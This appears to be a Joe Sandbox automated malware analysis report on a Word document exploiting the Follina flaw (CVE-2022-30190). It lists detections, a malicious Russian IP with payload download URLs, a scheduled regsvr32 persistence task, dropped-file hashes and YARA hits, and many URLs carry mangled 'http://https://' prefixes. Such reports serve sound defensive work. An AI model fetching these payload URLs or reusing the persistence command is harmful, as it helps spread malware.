27.2.regsvr32.exe.5360000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
26.2.regsvr32.exe.49e0000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
27.2.regsvr32.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
26.2.regsvr32.exe.44f0000.1.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
41.2.regsvr32.exe.2e40000.0.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
33.2.explorer.exe.7a0000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
34.2.explorer.exe.fa0000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
41.2.regsvr32.exe.3440000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
28.2.regsvr32.exe.4270000.1.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
33.0.explorer.exe.7a0000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
28.2.regsvr32.exe.5b90000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Types-IWSDLPublish	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://185.234.247.119/123.RES	0%	Avira URL Cloud	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://185.234.247.119:80/123.RES	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Typeshhttp://www.borland.com/namespaces/Types-IWSDLPublish	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://www.borland.com/namespaces/TypesI	0%	Avira URL Cloud	safe	
http://www.borland.com/namespaces/TypesU	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://185.234.247.119/1676044147.dat	0%	Avira URL Cloud	safe	
http://www.borland.com/namespaces/Types	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Typeso	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.234.247.119/123.RES	true	• Avira URL Cloud: safe	unknown
http://185.234.247.119/1676044147.dat	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://login.microsoftonline.com/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://shell.suite.office.com:1443	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://schemas.xmlsoap.org/soap/encoding/Nhttp://www.borland.com/namespaces/Types	explorer.exe, 00000021.00000003.49721912 2.0000000004ED4000.00000004.00000800.000 20000.00000000.sdmp, regsvr32.exe, 00000 029.00000002.545672363.0000000002E41000. 00000020.00000001.01000000.0000000C.sdmp	false		high
http://https://autodiscover-s.outlook.com/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://roaming.edog.	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://cdn.entity.	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://powerlift.acompli.net	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://cortana.ai	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://api.aadrm.com/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/http	regsvr32.exe, 00000029.00000002.54567236 3.0000000002E41000.00000020.00000001.010 00000.0000000C.sdmp	false		high
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://api.microsoftstream.com/api/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cr.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://graph.ppe.windows.net	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://www.borland.com/namespaces/Types-IWSDLPublish	regsvr32.exe, 00000029.00000002.54891411 2.0000000002FB0000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	regsvr32.exe, 00000029.00000002.54567236 3.0000000002E41000.00000020.00000001.010 00000.0000000C.sdmp	false		high
http://https://api.aadrm.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://messaging.engagement.office.com/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://web.microsoftstream.com/video/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://185.234.247.119:80/123.RES	~WRS{51D44AD9-2EC9-4592-AFD3-FEABD139B753}.tmp.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://graph.windows.net	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://dataservice.o365filtering.com/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://www.borland.com/namespaces/Typeshhttp://www.borland.com/namespaces/Types-IWSDLPublish	explorer.exe, 00000021.00000003.49721912 2.0000000004ED4000.00000004.00000800.000 20000.00000000.sdmp, regsvr32.exe, 00000 029.00000002.545672363.0000000002E41000. 00000020.00000001.01000000.0000000C.sdmp	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://schemas.xmlsoap.org/wsdl/	regsvr32.exe, 00000029.00000002.54567236 3.0000000002E41000.00000020.00000001.010 00000.0000000C.sdmp	false		high
http://https://ncus.contentsync.	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://weather.service.msn.com/data.aspx	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://apis.live.net/v5.0/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://schemas.xmlsoap.org/wsdl/mime/	regsvr32.exe, 00000029.00000002.54567236 3.0000000002E41000.00000020.00000001.010 00000.0000000C.sdmp	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://management.azure.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://outlook.office365.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://wus2.contentsync.	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://www.borland.com/namespaces/TypesI	regsvr32.exe, 0000001A.00000002.49449984 6.0000000002C5A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://www.borland.com/namespaces/TypesU	explorer.exe, 00000021.00000003.49721912 2.0000000004ED4000.00000004.00000800.000 20000.00000000.sdmp, regsvr32.exe, 00000 029.00000002.545672363.0000000002E41000. 00000020.00000001.01000000.0000000C.sdmp	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://schemas.xmlsoap.org/soap/envelope/	explorer.exe, 00000021.00000003.49721912 2.0000000004ED4000.00000004.00000800.000 20000.00000000.sdmp, regsvr32.exe, 00000 029.00000002.545672363.0000000002E41000. 00000020.00000001.01000000.0000000C.sdmp	false		high
http://https://api.office.net	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://entitlement.diagnostics.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://outlook.office.com/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://schemas.xmlsoap.org/wsdl/soap/	regsvr32.exe, 00000029.00000002.54567236 3.0000000002E41000.00000020.00000001.010 00000.0000000C.sdmp	false		high
http://https://storage.live.com/clientlogs/uploadlocation	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://outlook.office365.com/	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://webshell.suite.office.com	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	65C14846-0162-44EF-84AC-78ACBBBAB237.0.dr	false		high
http://www.borland.com/namespaces/Types	regsvr32.exe, 0000001A.00000002.49449984 6.0000000002C5A000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.borland.com/namespaces/Typeso	regsvr32.exe, 0000001A.00000002.49449984 6.0000000002C5A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.234.247.119	unknown	Russian Federation		198004	INTERKONEKT-ASPL	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	640879
Start date and time: 07/06/202218:42:45	2022-06-07 18:42:45 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	doc782.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOCX@31/32@0/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 25.4% (good quality ratio 24.2%) • Quality average: 78.3% • Quality standard deviation: 26.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, BackgroundTransferHost.exe, backgroundTaskHost.exe, conhost.exe, SgrmBroker.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.76.68, 52.109.12.23, 52.109.76.35, 52.109.12.24, 20.54.89.106, 52.152.110.14, 20.223.24.244, 40.125.122.176
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, arc.msn.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:45:55	Task Scheduler	Run new task: znkplrgo path: regsvr32.exe s>-s "C:\Users\user\AppData\Local\Temp\t.A"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4760941842487876
Encrypted:	false
SSDEEP:	384:YGfX+h4gDYaJC4O8SFEfZ0jGBcphpWOwtZ1Ih+hVZO4Fg:bfXq9CNHMZS34O/CI
MD5:	5CA553367250856A875053E7D6EE9B60
SHA1:	F1CC1EAC7E70329E6CD662D195A2C4506B292460
SHA-256:	6C9453B9F1865CFEB05E34B19241D6EB26D631705DC676E164C4A128F4E8F531
SHA-512:	18B517A81A2E9FECA24BEE9AADA8686F31D9F9A9656938A6047F25B1328C0C1420DE30278ECDA90CE16C509ED23475CC232E93E5B57BE9E0BA8F1F7B5893CFBE
Malicious:	false
Reputation:	unknown
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N)U.7...i.(...`.:{6Z...Z.C`..3..y[=.|*..|.....Q..n..f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Reputation:	unknown
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.4172860556164644
Encrypted:	false
SSDEEP:	3:iyFNFaV:iyVu
MD5:	C20895323FD8135BA643DF30AFE4A176
SHA1:	0A1B94A5170EEE7F2E1DA2295DBFB584EBC21CBD
SHA-256:	5C105A8AE43DAC1B3E8293F665DB1D700F983F73FE1D0EB4D97CE8101E7C2957
SHA-512:	ADBC13FD712E78C10D7401A3993C21ADA9C4C42D163C04A4B81D054608E039C673A2F8EE24FF8AD4EE282682A2457E838BDCE5B97A0A4F8E92F7AEC103B09F60
Malicious:	false
Reputation:	unknown
Preview:	965543. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\65C14846-0162-44EF-84AC-78ACBBBAB237

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators

Category:	dropped
Size (bytes):	147863
Entropy (8bit):	5.358966610310439
Encrypted:	false
SSDEEP:	1536:vcQW/gxgB5BQguw//Q9DQW+zQWk4F77nXmvidQXxUETLKz6e:uHQ9DQW+zIXLI
MD5:	3A73D6FABDD4916E8429919EC27AB07C
SHA1:	49258F61785C5789D2CC3EDDD7AA6FBBD3B1CF2E
SHA-256:	1D23E10FAA3264F10815F43552E770D51DC5AB981D9425299F846BB84A94E7BA
SHA-512:	06E490B4F04CF98A3FB0E0ABBAC44201249EA2335873C5CA869B45B058DA86145032DA1D75D4D2D4BDF62473FC720E91802FF2482397E33C3A05C08EA0F2E15
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-07T16:43:58">.. Build: 16.0.15330.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3646D980.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3646D980.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3646D980.htm, Author: Joe Security
Reputation:	unknown
